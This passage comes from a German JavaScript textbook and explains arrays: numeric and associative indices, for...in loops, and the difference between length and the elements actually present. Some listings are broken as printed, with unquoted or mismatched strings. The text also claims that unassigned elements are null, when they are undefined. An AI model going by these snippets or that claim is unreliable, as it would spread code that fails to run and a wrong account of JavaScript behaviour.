Listing 383: Anlegen eines Datenfelds ohne Elemente

131 Wie greife ich auf ein Datenfeld zu?

Wenn Sie beim Anlegen eines Datenfelds einer Variablen eine Referenz auf dieses Array zuweisen, kommen Sie im Anschluss über diese Variable an das Datenfeld, solange diese Variable im Skript verfügbar ist.

Da ein Datenfeld ein Objekt ist, stehen Ihnen über diese Variable und die Punktnotation alle Methoden und Eigenschaften dieses Objekttyps zur Verfügung.

Beispiel (*datenfeld1.html*):

```
01 <html>
02 <script language="Javascript">
03   a = new Array(5);
04   alert("Größe von dem Array: " + a.length);
05 </script>
06 </html>
```

Listing 384: Anlegen eines Datenfelds mit 5 Elementen und Ausgabe der Größe

In Zeile 3 legen wir ein Datenfeld an und geben in Zeile 4 die Größe aus. Der Zugriff auf die Größe erfolgt über die Variable *a* (diese ist die Referenz auf das Datenfeld) und die Eigenschaft *length*.

Hinweis

Beachten Sie dazu auch die Bemerkungen zum Unterschied zwischen dem Wert in der Eigenschaft *length* und den tatsächlich existierenden Elementen im Datenfeld im Rezept »Wie kann ich die Größe eines Datenfelds beziehungsweise die Anzahl der enthaltenen Elemente abfragen?« auf Seite 506.



Abbildung 199: Zugriff auf das Array

132 Wie erfolgt ein anonymer Zugriff auf ein Datenfeld?

Sie können auch anonym an die Eigenschaften und Methoden eines Datenfelds gelangen. Das bedeutet, Sie erzeugen ein Datenfeld, ohne eine Referenz darauf in einer Variablen zu speichern.

Dann existiert das Datenfeld aber nur zu dem Zeitpunkt, an dem Sie es anlegen. Sie müssen also in der gleichen Anweisung alles Notwendige mit dem Datenfeld tun. In diesem Fall müssen Sie mit der Punktnotation direkt auf das konstruierte Objekt zugreifen.

Beispiel (*datenfeld2.html*):

```
01 <html>
02 <script language="Javascript">
03   alert("Größe von dem Array: " + new Array(5).length);
04 </script>
05 </html>
```

Listing 385: Anlegen eines anonymen Datenfelds mit 5 Elementen und Ausgabe der Größe

In Zeile 3 legen wir ein Datenfeld an und geben direkt über einen anonymen Zugriff die Größe aus.

Hinweis

Der anonyme Zugriff auf ein Datenfeld ist nicht so unüblich, wie es im ersten Moment erscheint. Allerdings hat er in JavaScript bei Weitem nicht die Bedeutung, die er in mächtigeren Programmiersprachen wie etwa Java hat.

Datenfelder

133 Wie greife ich auf die Elemente in einem Datenfeld zu?

Wenn Sie beim Anlegen eines Datenfelds einer Variablen eine Referenz auf dieses Objekt zuweisen, haben Sie über diese Variable Zugriff auf das Datenfeld selbst. Darüber haben Sie Zugang zu den Eigenschaften und Methoden eines Datenfelds.

Aber damit steht Ihnen noch nicht der Zugang zum Inhalt des Datenfelds zur Verfügung – den Datenfeldelementen.

Allgemein kennzeichnen ein Bezeichner sowie ein Index in eckigen Klammern ein Datenfeldelement. Dieser Index kann sowohl numerisch als auch beschreibend sein.

Wie erfolgt der Zugriff über einen numerischen Index?

Der Zugriff auf ein Element eines Datenfelds kann über einen numerischen Index erfolgen, der in eckigen Klammern hinter dem Bezeichner des Datenfelds angegeben wird. Sie können dann einem Datenfeldelement wie gewöhnlich einen Wert zuweisen oder ihn auslesen.

Beispiel (*datenfeld3.html*):

```
01 <html>
02 <script language="Javascript">
03   i = 0;
04   test = new Array();
05   test[0] = 1;
06   test[1] = 10;
07   test[2] = 100;
08   test[3] = 42;
09   while(i < test.length){
10     document.write("Der Wert von test["+i+"]:" + test[i] + "<br />");
11     i++;
```

Listing 386: Wertzuweisung an Datenfeldelemente mit anschließendem Auslesen

500 >> Wie greife ich auf die Elemente in einem Datenfeld zu?

```
12  }
13 </script>
14 </html>
```

Listing 386: Wertzuweisung an Datenfeldelemente mit anschließendem Auslesen (Forts.)

In Zeile 3 wird eine Zählvariable angelegt. In Zeile 4 wird das Datenfeld test erzeugt, ohne jedoch bereits eine explizite Größe anzugeben. Die Zeilen 5 bis 8 erzeugen sukzessive durch Wertzuweisung ein Datenfeld der Größe 4.

Hinweis

Beachten Sie, dass der numerische Index eines Datenfelds in JavaScript bei 0 beginnt.

Von Zeile 9 bis 12 erstreckt sich die `while`-Schleife, mit der die Elemente des Datenfelds durchlaufen werden. In Zeile 10 geben Sie den Wert jedes Datenfeldelements aus. Dabei erfolgt ein Lesezugriff auf den jeweiligen Inhalt des Datenfeldelements und mit `document.write()` wird der Inhalt in der Webseite ausgegeben. Als Abbruchkriterium der Schleife wird die Größe des Datenfelds verwendet (`i < test.length`). Zeile 11 erhöht die Zählvariable.




Abbildung 200: Lese- und Schreibzugriff auf Datenfeldelemente

Ein Datenfeld kann in JavaScript auch gleichzeitig verschiedene Datentypen aufnehmen. Das können viele andere Programmiersprachen nicht.⁴ Sie können beispielsweise in einem Datenfeld die Daten von einer Person aufnehmen, die teilweise aus Zahlen und teilweise aus Text bestehen.

Beispiel mit einem Adressdatenfeld (`datenfeld4.html`):

```
01 <html>
02 <body>
03 <script language="JavaScript">
04 <!--
05   var adr = new Array();
```

Listing 387: Ein Adressdatenfeld mit verschiedenen Datentypen

4. Hier zeigt sich die lose Typisierung von JavaScript.

```

06     adr[0] = "Hauptstrasse";
07     adr[1] = 42;
08     adr[2] = 12345;
09     adr[3] = "Hinterdemond";
10     adr[4] = "00612345678";
11     adr[5] = "Wüst";
12     adr[6] = "Willi";
13     document.write("Mein Name ist " , adr[6] , " " , adr[5] ,
14     "<br />Ich wohne in der ",adr[0], " " , adr[1],
15     "<br />", adr[2]," " , adr[3],
16     "<br />Meine Telefonnummer: " , adr[4]);
17 //-->
18 </script>
19 </body>
20 </html>

```

Listing 387: Ein Adressdatenfeld mit verschiedenen Datentypen (Forts.)

In dem Beispiel wird in Zeile 5 ein leerer Datenfeld mit dem Namen adr angelegt (var adr = new Array());.

In den Zeilen 5 bis 12 werden dem Datenfeld Werte hinzugefügt (mit unterschiedlichen Datentypen – Ganzzahlen und Texte), so dass danach das Datenfeld aus sieben Elementen besteht.

In den Zeilen 13 bis 16 wird auf die einzelnen Felder des Datenfeldes zugegriffen (beachten Sie, dass das nicht in chronologischer Reihenfolge geschieht), um die Werte in Verbindung mit festen Strings auszugeben.



Abbildung 201: Es lassen sich in einem Datenfeld verschiedene Typen von Werten speichern.

Wie erfolgt der Zugriff über einen String-Index? – Assoziative Datenfelder

So genannte assoziative beziehungsweise assoziierte Datenfelder verwenden keinen numerischen Index für den Zugriff auf die Datenfeldelemente, sondern einen Index in Form von unterschiedlichen Strings.

Erzeugt werden assoziative Datenfelder wie »normale« Datenfelder. Nur wird bei der Wertzuweisung und dem Zugriff auf die einzelnen Datenfelder eben kein numerischer Index, sondern ein Textindex angegeben.

Sinn und Zweck eines assoziativen Datenfelds ist im Wesentlichen, einen Quelltext besser lesbar zu machen, indem der Index einen beschreibenden Charakter hat.

Wenn Sie das letzte Beispiel mit den Adressinformationen in einem Datenfeld betrachten, wird Ihnen sicher klar, dass sich die einzelnen Bestandteile der Adressinformationen kaum auf Grund des Index erschließen lassen. Ein assoziatives Datenfeld ist da besser lesbar.

Beispiel (*datenfeld5.html*):

```

01 <html>
02 <script language="Javascript">
03   person = new Array();
04   person["vorname"] = "Arthur";
05   person["nachname"] = "Dent";
06   person["plz"] = 12345;
07   person["ort"] = "Irgendwo";
08   person["strasse"] = "Milchstrasse";
09   person["hausnr"] = 42;
10   person["telefon"] = 00555555;
11   document.write("Mein Name ist " ,
12     person["vorname"] , " " , person["nachname"] ,
13     ".<br />Ich wohne in der " ,
14     person["strasse"], " " , person["hausnr"] ,
15     "<br />" , person["plz"], " " , person["ort"] ,
16     "<br />Meine Telefonnummer: " , person["telefon"]);
17 </script>
18 </html>
```

Listing 388: Die Verwendung von assoziativen Datenfeldern

In Zeile 3 wird wieder ein Datenfeld mit Namen *person* angelegt. Die Zeilen 4 bis 10 legen Elemente in dem Datenfeld an und verwenden dabei unterschiedliche Strings als Index. Es entsteht ein assoziatives Datenfeld.

Den Nutzen sehen Sie bei der Ausgabe in den Zeilen 11 bis 16. Die Zugriffe auf das Datenfeld *person* sind mit den beschreibenden Texten als Indizes bedeutend besser lesbar als es bei numerischen Indizes der Fall sein kann.

Im Prinzip ist es möglich, numerische und assoziative Indizes gemeinsam in einem Datenfeld zu verwenden. Das folgende Listing erzeugt also keine Fehler:

```

test = new Array();
test[0] = 1;
test["abc"] = 10;
test["def"] = 100;
test[1] = 42;
```

Listing 389: Ein gemischtes Datenfeld

Sie sollten allerdings von solchen Konstruktionen dringend Abstand nehmen. Der Quelltext wird sehr unübersichtlich und es gibt kaum einen sinnvollen Grund, in diesem Fall nicht mit zwei Datenfeldern zu arbeiten.

Assoziative Datenfelder haben aber nicht nur Vorteile. Sie müssen bei deren Verwendung auch einen Preis zahlen. Fügen Sie in dem letzten Beispiel in Zeile 17 einmal die folgende Anweisung ein, um die Eigenschaft `length` des Datenfelds anzuzeigen:

```
alert(person.length);
```

Listing 390: Ergänzung des Beispiels um die Ausgabe der Datenfeldgröße

Hinweis

Die Eigenschaft `length` hat bei einem rein assoziativen Datenfeld immer den Wert 0.



Abbildung 202: Das assoziative Datenfeld hat sieben Einträge, aber length liefert den Wert 0.

Damit können Sie nicht wie bei einem numerischen Index über gewöhnliche Schleifen die Inhalte des Datenfelds verwenden. So etwas wie hier ist also bei einem assoziativen Datenfeld nicht möglich (*datenfeld5b.html*):

```
for (i = 0; i < person.length; i++) {
  document.write(person[i] + <br />);
}
```

Listing 391: Das ginge bei einem indizierten Datenfeld, aber nicht bei einem assoziativen Datenfeld.

Da `length` hier den Wert 0 hat, wird die Schleife nicht ausgeführt. Sie können nun aber auf die Idee kommen, die Grenzen eines assoziativen Datenfelds von Hand zu setzen, da Sie ja die Anzahl der Elemente in dem Datenfeld kennen.

Also etwa so (*datenfeld5c.html*):

```
01 <html>
02 <script language="Javascript">
03   person = new Array();
04   person["vorname"] = "Arthur";
05   person["nachname"] = "Dent";
06   person["plz"] = 12345;
```

Listing 392: Der Versuch, auf ein assoziatives Datenfeld mit einem Index zuzugreifen


```

07 person["ort"] = "Irgendwo";
08 person["strasse"] = "Milchstrasse";
09 person["hausnr"] = 42;
10 person["telefon"] = 00555555;
11 for (i = 0; i<7 ;i++) {
12   document.write(person[i] + "<br />");
13 }
14 </script>
15 </html>

```

***Listing 392:** Der Versuch, auf ein assoziatives Datenfeld mit einem Index zuzugreifen (Forts.)*

In der `for`-Schleife lassen Sie die Zählvariable `i` von dem Wert 0 bis zum Wert 6 laufen. Da das assoziative Datenfeld aus sieben Einträgen besteht, müssten doch die Inhalte der Elemente angezeigt werden, oder?! Lassen Sie das Skript einfach laufen. Sie erhalten sieben Mal den Wert `undefined`.

***Abbildung 203:** Das ist nicht der Inhalt des assoziativen Datenfelds.*

Der Grund ist, dass ein assoziatives Datenfeld zwar ebenfalls chronologisch, aber eben nicht mit einem numerischen Index verwaltet wird. Das ist in den meisten Programmiertechniken nicht anders. Aber auch der numerische Index ist nicht der tatsächliche Verwaltungsindex der existierenden Datenfeldelemente. Die Datenfeldelemente werden von JavaScript im Hintergrund und unsichtbar für den JavaScript-Programmierer verwaltet. Darauf gehen wir gleich ein.

Wie erfolgt der Zugriff auf alle Elemente eines Datenfelds über `for...in`?

Trotz des fehlenden numerischen Indexes kann man ebenfalls den gesamten Inhalt eines assoziativen Datenfelds in einer Schleife durchlaufen. Und zwar kommt da eine interessante Variante der `for`-Schleife zum Einsatz – die `for...in`-Schleife. Die `for...in`-Schleife hat folgende Syntax:

```
for ([Zählvariable] in [Arrayname])
```

Listing 393: Die Syntax der for...in-Schleife

Wenn man bei dem letzten Beispiel die for-Schleife durch eine solche for...in-Schleife ersetzt, kann man ohne explizite Angabe der Größe des Datenfelds dieses vollständig durchlaufen. Das gilt sowohl für Datenfelder mit numerischem Index als auch für assoziative Datenfelder! Diese Schleifenform durchläuft einfach automatisch alle existierenden Einträge eines Datenfelds.

Beispiel (*datenfeld6.html*):

```
01 <html>
02 <script language="Javascript">
03   person = new Array();
04   person["vorname"] = "Arthur";
05   person["nachname"] = "Dent";
06   person["plz"] = 12345;
07   person["ort"] = "Irgendwo";
08   person["strasse"] = "Milchstrasse";
09   person["hausnr"] = 42;
10   person["telefon"] = 005555555;
11   for (i in person) {
12     document.write(person[i] + "<br />");
13   }
14 </script>
15 </html>
```

Listing 394: Der Einsatz von for...in in Verbindung mit einem assoziativen Datenfeld

Das Beispiel legt in den Zeilen 3 bis 10 wieder ein assoziatives Datenfeld an und durchläuft in den Zeilen 11 bis 13 alle Elemente des Datenfelds mit for...in. Dessen schleifenlokale Zählvariable ermöglicht nun auch den automatisierten Zugriff auf assoziative Datenfeldelemente.




Abbildung 204: Auch bei assoziativen Datenfeldern funktioniert die for...in-Schleife – Sie erkennen, dass auch das assoziative Array einen chronologischen Aufbau hat.

134 Wie kann ich die Größe eines Datenfelds beziehungsweise die Anzahl der enthaltenen Elemente abfragen?

In vielen Situationen benötigen Sie die Anzahl der Elemente in einem Datenfeld. Wie bereits an verschiedenen Stellen erwähnt, steht Ihnen dazu meistens die Eigenschaft `length` zur Verfügung.

Beispiel (`datenfeld8.html`):

```
01 <html>
02 <script language="Javascript">
03   a = new Array(100);
04   document.write("Das Array enthält " + a.length + " Elemente");
05 </script>
06 </html>
```

Listing 395: Anlegen eines Datenfelds mit 100 Elementen und Ausgabe der Größe

In Zeile 3 legen wir ein Datenfeld an und geben in Zeile 4 die Größe des Datenfelds in der Webseite aus. Der Zugriff auf die Größe erfolgt über die Variable `a` (diese ist die Referenz auf das Datenfeld) und deren Eigenschaft `length`.



Abbildung 205: Die Anzahl der Elemente in dem Datenfeld wird mit `length` abgefragt.

Aber hat das Datenfeld jetzt wirklich 100 Elemente?

Wie kann ich die Größe von einem Datenfeld indirekt bestimmen?

Leider ist der Umgang mit `length` in einigen Situationen nicht ganz so primitiv und es gibt etliche Details zu beachten, die auf den ersten Blick vielleicht nicht auffallen. Deshalb muss man gelegentlich die Größe eines Arrays indirekt bestimmen.

Assoziative Datenfelder

Da gibt es einmal die Technik der assoziativen Datenfelder. Für ein assoziatives Datenfeld steht die Größe des Datenfelds über die Eigenschaft `length` grundsätzlich nicht zur Verfügung (siehe das Rezept »Wie erfolgt der Zugriff über einen String-Index? – Assoziative Datenfelder« auf Seite 501).

Sie können aber für jedes Datenfeld die Größe indirekt bestimmen, indem Sie die `for...in`-Schleife verwenden. Und das funktioniert auch für assoziative Arrays. Etwa so:

```
01 function groesseArray(a) {  
02     g=0;  
03     for (i in a) {  
04         g++;  
05     }  
06     return g;  
07 }
```

Listing 396: Berechnung der Größe eines Datenfelds

Die Funktion verwendet einen Übergabeparameter `a`, der beim Aufruf die Referenz auf das Datenfeld enthält. In Zeile 2 wird eine Zählvariable `g` initialisiert, die in der `for...in`-Schleife in Zeile 4 für jeden Durchlauf um den Wert 1 erhöht wird. Damit erhalten Sie die Anzahl der existierenden Elemente in dem Datenfeld, weil jeder Schleifendurchlauf eindeutig einem existierenden Element des Datenfelds zuzuordnen ist. In Zeile 6 geben Sie die Größe dann zurück.

Beispiel (*datenfeld9.html*):

```
01 <html>  
02 <body>  
03 <script language="Javascript">  
04     function groesseArray(a) {  
05         g=0;  
06         for (i in a) {  
07             g++;  
08         }  
09         return g;  
10     }  
11     person = new Array();  
12     person["vorname"] = "Arthur";  
13     person["nachname"] = "Dent";  
14     person["plz"] = 12345;  
15     person["ort"] = "Irgendwo";  
16     person["strasse"] = "Milchstrasse";  
17     person["hausnr"] = 42;  
18     person["telefon"] = 00555555;  
19     document.write(  
20         "<h1>Wir haben hier ein assoziatives Datenfeld der Größe "  
21         + groesseArray(person) + ".</h1>");  
22 </script>  
23 </body>  
24 </html>
```

Listing 397: Ausgabe der Größe von einem assoziativen Datenfeld

In Zeile 21 wird die Funktion `groesseArray()` mit dem Datenfeld `person` als Parameter aufgerufen und der Rückgabewert wird in der Webseite mit `document.write()` ausgegeben.



Abbildung 206: Die Bestimmung der Größe eines assoziativen Datenfelds

Numerische Datenfelder

Die Funktion `groesseArray()` kann ebenfalls auf Datenfelder mit numerischem Index angewendet werden. Und zwar macht das dann Sinn, wenn `length` nicht die Anzahl der tatsächlich im Hauptspeicher bereits vorhandenen Datenfeldelemente liefert! Beachten Sie das nachfolgende Listing (*datenfeld10.html*):

```

01 <html>
02 <body>
03 <table >
04 <tr>
05 <script language="Javascript">
06 function groesseArray(a) {
07   g=0;
08   for (i in a)  {
09     g++;
10   }
11   return g;
12 }
13 a = new Array();
14 document.write(
15 "<tr><td>Der Wert von a.length nach dem Anlegen des Datenfelds: " +
16   + a.length + "</td></tr>");
17 document.write(
18 "<tr><td>Der Wert von groesseArray(a) nach dem Anlegen des " +
19   + groesseArray(a) + "</td></tr>");
20 a[0] = 1;
21 document.write(
22 "<tr><td>Der Wert von a.length nach dem Anlegen von a[0]:</td><td>" +
23   + a.length + "</td></tr>");
24 document.write(
25 "<tr><td>Der Wert von groesseArray(a) nach dem Anlegen von a[0]: " +
26   + groesseArray(a) + "</td></tr>");
27 a[100] = 1;
28 document.write(

```

Listing 398: Der Unterschied zwischen `length` und der tatsächlichen Anzahl der enthaltenen Elemente

```

29 "<tr><td>Der Wert von a.length nach dem Anlegen von a[100]: " + a.length + "</td></tr>");
30 document.write(
31 "<tr><td>Der Wert von groesseArray(a) nach dem Anlegen von a[100]: " + groesseArray(a) + "</td></tr>");
32 + groesseArray(a) + "</td>"); 
33 </script>
34 </tr>
35 </table>
36 </body>
37 </html>

```

Listing 398: Der Unterschied zwischen length und der tatsächlichen Anzahl der enthaltenen Elemente (Forts.)

In dem Beispiel wird ein Datenfeld mit numerischem Index angelegt. In Zeile 13 definieren wir das Datenfeld (`a = new Array();`).

In den beiden nachfolgenden Ausgaben werden der Wert von `a.length` und der Wert, den `groesseArray(a)` ermittelt, unmittelbar nach dem Anlegen des leeren Arrays ausgegeben. Wie es sicher niemanden verwundert wird, wird der Wert in beiden Fällen 0 sein.

Danach wird in Zeile 20 mit `a[0] = 1;` für den Index 0 ein Wert zugewiesen. Damit existiert das Element `a[0]` im Hauptspeicher. In den beiden nachfolgenden Ausgaben werden der Wert von `a.length` und der Wert, den `groesseArray(a)` ermittelt, identisch 1 sein.

Jetzt wird es aber interessant. In Zeile 27 erzeugt die Anweisung `a[100] = 1;` ein Element für den Index 100. In den beiden nachfolgenden Ausgaben werden der Wert von `a.length` und der Wert, den `groesseArray(a)` ermittelt, voneinander abweichen. Während `a.length` den Wert 101 liefert, wird `groesseArray(a)` nur den Wert 2 liefern.




Abbildung 207: Die letzten beiden Werte weichen voneinander ab.

Das Problem ist offensichtlich. Was ist denn nach der Anweisung `a[100] = 1;` in Zeile 27 mit den Elementen `a[1]` bis `a[99]`? Wie bereits erwähnt, haben Datenfeldelemente so lange den qualifizierten Initialwert null, bis ihnen ein anderer Wert zugewiesen wurde.

Das bedeutet, die Elemente `a[1]` bis `a[99]` existieren nach der Anweisung `a[100] = 1;` in Zeile 27 noch gar nicht im Hauptspeicher. Sie sind undefiniert. Über `length` fragen Sie also genau genommen den bereits maximal verwendeten Index eines Datenfelds ab und nicht,

wie viele Elemente bereits darin enthalten sind, die konkret im Hauptspeicher schon existieren.

Zwar sind diese beiden Angaben in sehr vielen Fällen identisch, aber eben nicht immer. Unsere Funktion `groesseArray()` ermittelt hingegen die tatsächlich existenten Elemente in dem Datenfeld, da mit `for...` in auch nur die Elemente durchlaufen werden, die tatsächlich im Hauptspeicher existieren.

Betrachten Sie das nachfolgende Listing, in dem für eine solche Situation, in der ein Datenfeldelement erzeugt wird und davor die Elemente noch nicht existieren, mit `length` eine Schleife über das Datenfeld durchlaufen wird ([datenfeld11.html](#)).

Datenfelder

```

01 <html>
02 <body>
03 <table >
04 <tr>
05 <script language="Javascript">
06 function groesseArray(a) {
07   g=0;
08   for (i in a)  {
09     g++;
10   }
11   return g;
12 }
13 a = new Array();
14 a[10] = 1;
15 document.write(
16 "<td>Der Wert von a.length nach dem Anlegen von a[100]:</td><td>" +
17 " + a.length + "</td></tr>");
18 document.write(
19 "<tr><td>Der Wert von groesseArray(a) nach dem Anlegen von a[100]: <td>" +
20 " + groesseArray(a) +
21 " + "</td></tr>");
22 for(i = 0; i < a.length; i++) {
23   document.write("<tr><td>" + i + "</td><td>" + a[i] + "</td></tr>");
24 }
25 </script>
26 </table>
27 </body>
28 </html>
```

Listing 399: Zugriff auf Elemente in einem Datenfeld, die noch nicht im Hauptspeicher existieren

In Zeile 13 legen wir mit `a = new Array();` ein Datenfeld ohne enthaltene Elemente an.

In Zeile 14 wird direkt mit `a[10] = 1;` für den elften Index ein Element erzeugt. Die Elemente `a[0]` bis `a[9]` sind also noch nicht definiert. Die Schleife in den Zeilen 21 bis 23 durchläuft aber ungeachtet dessen auch diese Elemente.

Der Wert von a.length nach dem Anlegen von a[100]:	11
Der Wert von groesseArray(a) nach dem Anlegen von a[100]:	1
0	undefined
1	undefined
2	undefined
3	undefined
4	undefined
5	undefined
6	undefined
7	undefined
8	undefined
9	undefined
10	1

Abbildung 208: Die ersten zehn Elemente des Datenfelds sind nicht definiert.

Das Verhalten von `length` ist jetzt keine Schwäche, sondern Sie können natürlich das Verhalten qualifiziert nutzen. Sie müssen sich nur darüber im Klaren sein. Und falls Sie nur die tatsächlichen Elemente verwenden wollen, haben Sie mit unserem kleinen Rezept hier eine ideale Lösung.

Hinweis

Natürlich können Sie die Funktion `groesseArray()` auch bei Datenfeldern mit numerischem Index ohne undefinierte Elemente verwenden. Dieser Umstand ist dort jedoch überflüssig.

135 Wie kann ich die Größe eines Datenfelds festlegen?

Wenn Sie beim Erzeugen eines Datenfelds einen numerischen Parameter angeben, legen Sie damit dessen Größe fest. Beispiel:

```
a = new Array(100);
```

Listing 400: Anlegen eines Datenfelds mit 100 Elementen, das danach über den Bezeichner a zugänglich ist

Sie sollten jedoch beachten, dass die Festlegung der Größe eines Datenfelds in JavaScript meist Makulatur ist, denn Sie können die Größe jederzeit durch einfache Wertzuweisung zu einem noch nicht vorhandenen Datenfeldelement verändern. Beachten Sie das nachfolgende Listing (`datenfeld12.html`):

```

01 <html>
02 <script language="Javascript">
03   a = new Array(100);
04   document.write(
05     "Größe von dem Array: " + a.length + "<br />");
06   a[200] = 0;
07   document.write(
08     "Größe von dem Array nach der Anweisung a[200] = 0: "
09     + a.length + "<br />"); 
10 </script>
11 </html>

```

Listing 401: Verändern der Größe eines Datenfelds

Die anfängliche Größe des Datenfelds wird in Zeile 3 auf 100 festgelegt. Die Ausgaben in den Zeilen 4 und 5 belegen das. Aber alleine die Wertzuweisung `a[200] = 0;` in Zeile 6 verändert die Größe auf 201 (der Index beginnt mit 0), was die nachfolgende Ausgabe zeigt.




Abbildung 209: Vor und nach der Wertzuweisung `a[200] = 0`

Noch bedeutender ist die Tatsache, dass alle Datenfeldelemente anfänglich mit dem Initialwert `null` versehen sind. Das bedeutet, diese Elemente existieren vor einer expliziten Wertzuweisung noch gar nicht im Hauptspeicher (siehe dazu auch die *Bemerkungen zum Unterschied zwischen dem Wert in der Eigenschaft length und den tatsächlichen existierenden Elementen im Datenfeld im Rezept »Wie kann ich die Größe eines Datenfelds beziehungsweise die Anzahl der enthaltenen Elemente abfragen?« auf Seite 506*).

Dieses Verhalten von Datenfeldern in JavaScript und die eigentliche Bedeutung von `length` erlauben sogar die Festlegung der Größe eines Datenfelds über eine Wertzuweisung zu `length`.

Beispiel (`datenfeld13.html`):

```

01 <html>
02 <script language="Javascript">
03   a = new Array();
04   document.write(
05     "Größe von dem Array: " + a.length + "<br />"); 
06   a.length = 100;
07   document.write(
08     "Größe von dem Array nach der Anweisung a.length = 100: "

```

Listing 402: Festlegung der Größe des Arrays mit length

```
09      + a.length + "<br />");  
10 </script>  
11 </html>
```

Listing 402: Festlegung der Größe des Arrays mit length (Forts.).

In Zeile 3 erzeugen wir ein Datenfeld ohne eine Größenangabe. Die Ausgabe in den folgenden zwei Zeilen belegt das. In Zeile 6 wird der Eigenschaft `length` ein Wert direkt zugewiesen, was auch ohne Fehler funktioniert. Die zweite Ausgabe zeigt es.



Abbildung 210: Der Eigenschaft `length` wurde explizit mit einer Wertzuweisung der Wert 100 zugewiesen.

Achtung

Um es ausdrücklich zu betonen – die Wertzuweisung `a.length = 100;` erzeugt **keine** Elemente im Datenfeld. Sie setzt ausschließlich den Wert der Eigenschaft. Erst eine Wertzuweisung zu einem Element in dem Datenfeld lässt es tatsächlich im Hauptspeicher als Objekt existent werden.

136 Wie lege ich ein mehrdimensionales Datenfeld an und greife darauf zu?

Mehrdimensionale Datenfelder (auch `multidimensional` genannt) sind Datenfelder, die als Elemente selbst wieder Datenfelder enthalten. Solche Konstruktionen sind immens wichtig in der Programmierung. Denken Sie an das Ergebnis einer Datenbankabfrage.⁵ Das wird in der Regel eine Tabelle sein, in der jeder Datensatz in einer Zeile dargestellt wird. So etwas ist aus Sicht der Programmierung ein zweidimensionales Datenfeld.

Ein mehrdimensionales Array kann in JavaScript auf verschiedene Weise angelegt werden. Etwa so:

```
[Datenfeldbezeichner] = new Array(new Array(), ..., new Array());
```

Listing 403: Anlegen eines multidimensionalen Datenfelds

Dabei verwenden Sie als Element des äußeren Datenfelds den Konstruktorauftruf für die Erzeugung eines weiteren Datenfelds im Inneren.

Wenn Sie als Einträge des eindimensionalen Datenfelds `a` weitere Datenfelder anlegen, enthalten `a[0]` bis `a[n]`⁶ einfach weitere Datenfelder.

